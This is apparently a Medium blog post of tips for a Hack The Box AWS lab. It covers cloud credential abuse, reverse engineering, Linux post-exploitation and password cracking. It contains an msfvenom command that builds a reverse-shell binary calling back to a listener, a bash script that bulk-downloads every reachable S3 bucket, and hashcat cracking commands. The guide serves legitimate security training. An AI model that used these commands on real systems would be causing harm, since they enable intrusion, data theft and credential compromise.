
It would help if you focused on the access keys and the permissions they have.



Source: Own study — AWS creds crash course

It is good to download the repository using **git-dumper** and then analyze it using **GitKraken**.


- The below screenshot briefly describes how to use AWS keys in CLI:



Source: Own study Searching the specific AWS command using **GitKraken**.

AWS VULNERABILITIES

Use the sqlitebrowser to view the files with extensions.




```
man aws
```

Another approach is to use official documentation.

AWS CLOUD FORMATION

Make sure you get the idea of the AWS CloudFormation and how you can use templates to your advantage.

AWS SCRIPT FOR RECURSIVE DOWNLOAD

The below script is very handy for the recursive bucket downloading:

```
#!/bin/bash
ARGS="--endpoint-url TARGET --region REGION"

echo "[+] listing s3 buckets"
BUCKETS=$(aws s3api list-buckets $ARGS | jq '.Buckets[].Name' | tr
-d \")
mkdir buckets
for BUCKET in $(echo "$BUCKETS"); do
        echo "[+] downloading files from $BUCKET"
        mkdir buckets/$BUCKET
        FILES=$(aws s3 ls $BUCKET $ARGS | awk '{print $4}')
        for FILE in $(echo "$FILES"); do
                aws s3api get-object --bucket $BUCKET --key $FILE
buckets/$BUCKET/$FILE $ARGS 1>/dev/null
        done
done
```

REVERSE

Some reverse engineering challenges need to be done to complete the AWS fortress. The below tips should make it easier.

FLOSS

Use The FireEye Labs Obfuscated String Solver (FLOSS) instead of strings.

> *Many malware authors evade heuristic detections by obfuscating only key portions of an executable. Often, these portions are strings and resources used to configure an infection's domains, files, and other artifacts. These key features will not appear as plaintext in the output of the strings.exe.*

- You can use it just like `strings.exe` to enhance the basic static analysis of unknown binaries:

```
floss -s elf.bin
floss pe.exe
```

Source: Own study — using floss.

GREP BINARIES

You can grep memory dumps using `-a` flag.

DECOMPILATION

Decompile & disassemble the binary:

- *using IDA / Ghidra / Hopper / Binary Ninja*
- *disassembly text section*
- *check sections*
- *check functions addresses*

```
objdump -D ./$bin_name  -j .text -M intel
readelf -S ./$bin_name
objdump -TR ./$bin_name
```

Source: https://karol-mazurek95.medium.com/pwn-methodolodgy-linux-5c8355a8c9c2

MEMORY CARVING

You can automate the extraction of the many file types using `binwalk` :

```
❯ binwalk -e target.strange
```

Source: Own study — extracting the files using binwalk.

THE NEWEST FIRST!

Take a smart approach and sort the file extracted by the dates:

```
find -printf "%TY-%Tm-%TD %TT %p\n | sort -n
```

HANDLING ZIP

For heavily nested zip files, you can use the Matryoshka option in `binwalk` to parse the nested files.

```
❯ binwalk -M -e strange.file| grep -v Zlib | tee -a RE_strange_file.txt
```

Source: Own study — extracting known file types and analyzing recursively.


- Additionally, pipe the results into a text file and then analyze it.

```
❯ grep "*.c$" RE_strange_file.txt
```

Source: Own study — searching for C source code files.

HANDLING PYTHON BINARIES

If you want to decompile the binaries created by PyInstaller, use first `pyinstxractor` to get the `.pyc` files:



Source: https://github.com/extremecoders-re/pyinstxtractor

Then use `decompyle3` to get the source code of the `.pyc` file.

Source: https://github.com/rocky/python-decompile3#decompyle3

ACTIVE DIRECTORY

There are not many things to do. To be honest, it is a more WEB & CLOUD & REVERSE-oriented fortress. Following the HACKTRICKS methodology is enough to accomplish the Active Directory part.

LINUX POST-EXPLOITATION

I feel like Meterpreter is not Linux-friendly. A good alternative is a pwncat.

USING PWNCAT


You can generate the reverse shell using **msvenom:**

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.13.14.15 LPORT=1234 -f elf -o reverse.elf
```

```
pwncat-cs -lp 1234
```

Source: Own study — generating reverse shell elf binary and starting the pwncat listener.

> *The additional benefit of pwncat is that your shell will automatically upgrade after getting the connection.*



Source: Own study — pwncat crash course.

POST EXPLOITATION AUTOMATION


I wrote a separate article about the crimson_lisp tool, which automates Linux's privilege escalation and looting phase:

CRIMSON LISP

Linux Post-Exploitation tools wrapper.

karol-mazurek95.medium.com

The tool is available to download from my GitHub, and the screenshot below shows how to use it during the privilege escalation phase:




Source: https://github.com/Karmaz95/crimson_lisp#usage

COMPILING ON THE TARGET

The common problem is that the PATH environmental variable is not configured properly if you access the target system as a web service.

- If you encounter any problems with the compilation, check if the GCC exists and its location:



Source: Own study — searching for the gcc.

- Then you should add the directory with the GCC binary to the PATH:

```
export  PATH=$PATH:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:
/usr/bin:/sbin
```

- If you encounter any other problems during compilation, it could be the same problem as above, but because of the dynamic linker (`ld`).

```
gcc: fatal error: cannot execute 'cc1': execvp: No such file or directory
compilation terminated.
```

```
gcc exp.c -o exp
collect2: fatal error: cannot find 'ld'
compilation terminated.
```

- The solution to the problem might be the same — check the location of the `ld` binary and update the PATH with its location.

LOOTING PHASE

Do not depend on the automatic tools only after getting the administrative privileges on the system. Always enumerate the file system manually.

- Read the pillaging chapter of the Penetration Testing Execution Standard (PTES) and follow its guidelines:

CRACKING

There is no one perfect cracking wordlist that will do everything for us, and there will always be some edge cases, but you can make the password more likely to be cracked by combining wordlist with rules.

Post Exploitation

The purpose of the Post-Exploitation phase is to determine the value of the machine compromised and to maintain control...

www.pentest-standard.org

WORDLIST

My wordlist is not perfect, but it brings together many other very good and well-deserved lists over the years. I made it publicly available this year:

- crimson_cracking.txt

RULE

Another vital for cracking is to use proper rules set. I shared the 4 rules combined into one that I used the most:

- crimson_cracking.rules.

```
hashcat hash.txt $wordlist -r $hashcat_rule
```

Source:https://github.com/Karmaz95/crimson_cracking#hashcat-rules

FINAL WORDS

Amazon and HTB make a great job with this fortress. You will learn a lot from it about the AWS cloud environment. Additionally, the fortress will sharpen your WEB exploitation skills and reverse engineering.

I recommend it to anyone who wants to work with AWS.

Information Technology AWS Hackthebox Information Security Reverse Engineering

Follow

Written by Karol Mazurek

728 Followers

Offensive Security Engineer

More from Karol Mazurek